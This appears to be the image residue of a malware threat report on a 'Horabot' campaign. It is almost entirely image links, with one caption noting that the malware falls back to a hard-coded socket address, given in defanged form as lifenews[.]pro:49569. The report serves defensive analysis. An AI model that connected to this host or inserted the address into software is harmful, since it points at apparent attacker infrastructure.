








![Fallback to hardcoded socket address (lifenews[.]pro:49569)](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24182634/horabot-campaign14.png)